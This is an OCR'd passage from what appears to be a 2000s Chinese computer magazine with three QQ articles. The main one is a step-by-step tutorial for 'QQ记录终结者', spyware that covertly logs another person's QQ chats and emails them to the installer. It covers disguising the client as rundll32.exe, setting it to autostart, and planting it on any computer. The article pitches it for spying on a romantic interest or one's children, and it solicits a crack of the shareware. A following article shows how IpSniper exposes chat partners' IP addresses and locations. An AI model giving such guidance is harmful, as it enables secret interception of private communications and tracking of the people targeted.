


图7

但凡是群内的用户都可以对它进行任何操作，包括删除文件。所以我们最后一步就是要把群设置为“不允许任何人加入该群”，如图8。





图8

如果你的朋友也使用这个兵器库，可以用你常用的那个QQ把他也加入这个群里（这就是前面为什么要把常用的这个QQ设为管理员的原因了），第一次写文章，写得不好还请见谅，如果有不明白的可以上X档案论坛讨论。



轻松查看他人QQ聊天内容

飞天

你想知道钟意的MM在用QQ聊些什么吗？你想知道她除了与你聊天外还与其它人聊什么吗？你想知道您的孩子在网上的活动吗？用“QQ记录终结者”吧！它是一款记录他人聊天记录的软件，可监视选定的QQ号码，并可以设置为远程运行和本地监视两种模式，具有邮件发送功能，当然被监视者自己并不知道他的聊天记录被发送走了。这样，你就能掌握更多的信息。

一、邮件设置

运行“QQ记录终结者”，点击“邮件设置”标签项显示如图1所示。




图1

在“您用的邮箱栏”填写发信服务器，比如你用的邮箱是hhhh@tom.com，那么在这里就填smtp.tom.com；在邮箱用户名栏输入发信邮箱用户名，在本文中是hhhh；在邮箱密码栏输入信箱密码，现在邮件发送大都需要服务器端验证，因此只有输入了用户名和密码后才能正确发送邮件；“发送邮箱”当然就是hhhh@tom.com；“接收邮箱”栏也填hhhh@tom.com好了，这样收到的聊天记录也在此邮箱中；“邮件标题”无需更改，使用默认值即可。

最后单击“确定”按钮来保存设置，否则您的设置可就前功尽弃了。

二、程序设置

现在进入“程序设置”，如图2。这里基本不用设置，比如“要监视的QQ号码”栏，可以不用输入QQ号码，那么会监视所有在本地上的QQ聊天记录，如果输入，则只监视输入的QQ号；另外对“自定义EXE文件”（比如：rundll32.exe）和“自定义DLL文件”栏，为了让生成的客户端的EXE文件名和DLL文件更具有隐蔽性，最好设置一下。“启用邮件发送功能”和“下次开机自动运行程序”选项是一定要选中的；否则就不能监视聊天记录了。




图2

现在点击“生成文件”按钮，就会生成客户端程序——rundll32.exe，如图3。




图3

三、运行客户端程序

完成上面的操作后，将会依据您选择的目录在此目录中生成rundll32.exe文件，将该文件拷贝到任意电脑中，然后双击它即可运行。现在就等着收QQ聊天记录吧！

四、查看结果

运行QQ，在当前目录下将生成一个名为Messages的目录来保存聊天记录文件，打开记录文件，其接收消息如下：

```
与云儿(41*****20)在聊天模式下
时间:2004-12-2 12:41:04
云儿 12:40:56
你好呀
苦柚 12:41:37
您好，我现在有事不在，一会儿再和您联系
云儿 12:41:54
其实我也是测试软件
```

小提示： 当此记录文件满9KB以后，将自动把文件发送至您指定的邮箱中去，并将文件记录转存到bak.dll文件中。

如果你想卸载客户端程序，只需在程序运行期间按关闭程序快捷键“ALT+A”（根据自己的设置，可能不同）就可以结束程序，然后删除“C:\recorder\”中的所有文件就可以了。

如果DLL文件暂时删除不了，可以在下次程序运行的时候删除。

比较遗憾的是“QQ记录终结者”是共享软件，未注册版生成的客户端只能使用5天，最新版本为4.0，大小423KB，希望哪位破解高手能把它破解了，小弟在此感激不尽！

（本文涉及到的程序QQ记录终结者4.0，光盘有收录）

QQ之IP窥视高手IpSniper

xixi

各位聊友们想必都想详细的了解和自己聊天的聊友究竟是哪里人？当然了，大家可以选择自带了IP库的经过修改后的QQ来进行日常聊天。今天我在这里说的就是给那些爱玩另类的朋友们准备的——QQ之IP窥视高手Ip Sniper。其基本功能如下：

> 实时地监测出包括好友、陌生人、腾讯服务器及腾讯广告服务器代理的IP地址及端口号；
>
> 直接在QQ的接收／发送窗口上显示IP以及地理位置信息，无需切换到QQ狙击手窗口查看IP数据；
>
> 可以同时监测多个登陆的QQ号码；
>
> 自定义QQ客户端的默认端口号；
>
> IP助手功能，可以方便的查看主机IP配置信息、TCP链接表以及UDP链接表；
>
> 新增Flash Online功能，使你的QQ在你的好友列表上不停的闪烁。

一、安装、卸载篇

1．下载软件：

因为QQ狙击手的更新升级速度比较快，如果你是在其它网站或者是光盘杂志上获得该软件，你可以到作者网站http://www.ipsniper.com下载最新版本。

2．安装软件：

软件下载后是一个安装执行文件，你只要运行该安装程序，一步步安装软件。安装程序会在你的桌面上生成“QQ狙击手”的快捷方式，双击那个快捷方式链接就可以启动软件了，如图1。




图1

3．卸载软件：

从Windows的“开始→设置→添加删除／程序”中选择“QQ狙击手”即可卸载软件。也可以从开始菜单的QQ狙击手来删除软件。

二、使用方法篇

1．启动软件

软件安装完成后安装程序会在你的桌面上生成“QQ狙击手”的快捷方式，双击那个快捷方式链接就可以启动QQ狙击手了。第一次运行请点击“设置”快捷按钮设置好各个参数，如图2。




图2

然后点击“启动QQ”按钮。程序运行后软件的主窗口如图3所示。




图3

窗口的上半部是与你通讯的好友或者陌生人的IP地址信息，下半部是实时更新的，只要你的QQ与外界通讯，这部分就会实时的显示出来。

2．运行QQ程序

你可以先启动QQ，然后启动QQ狙击手，也可以通过QQ狙击手来自动启动QQ，或者分别单独运行。只要QQ程序一运行，QQ狙击手即可开始工作，如图4。

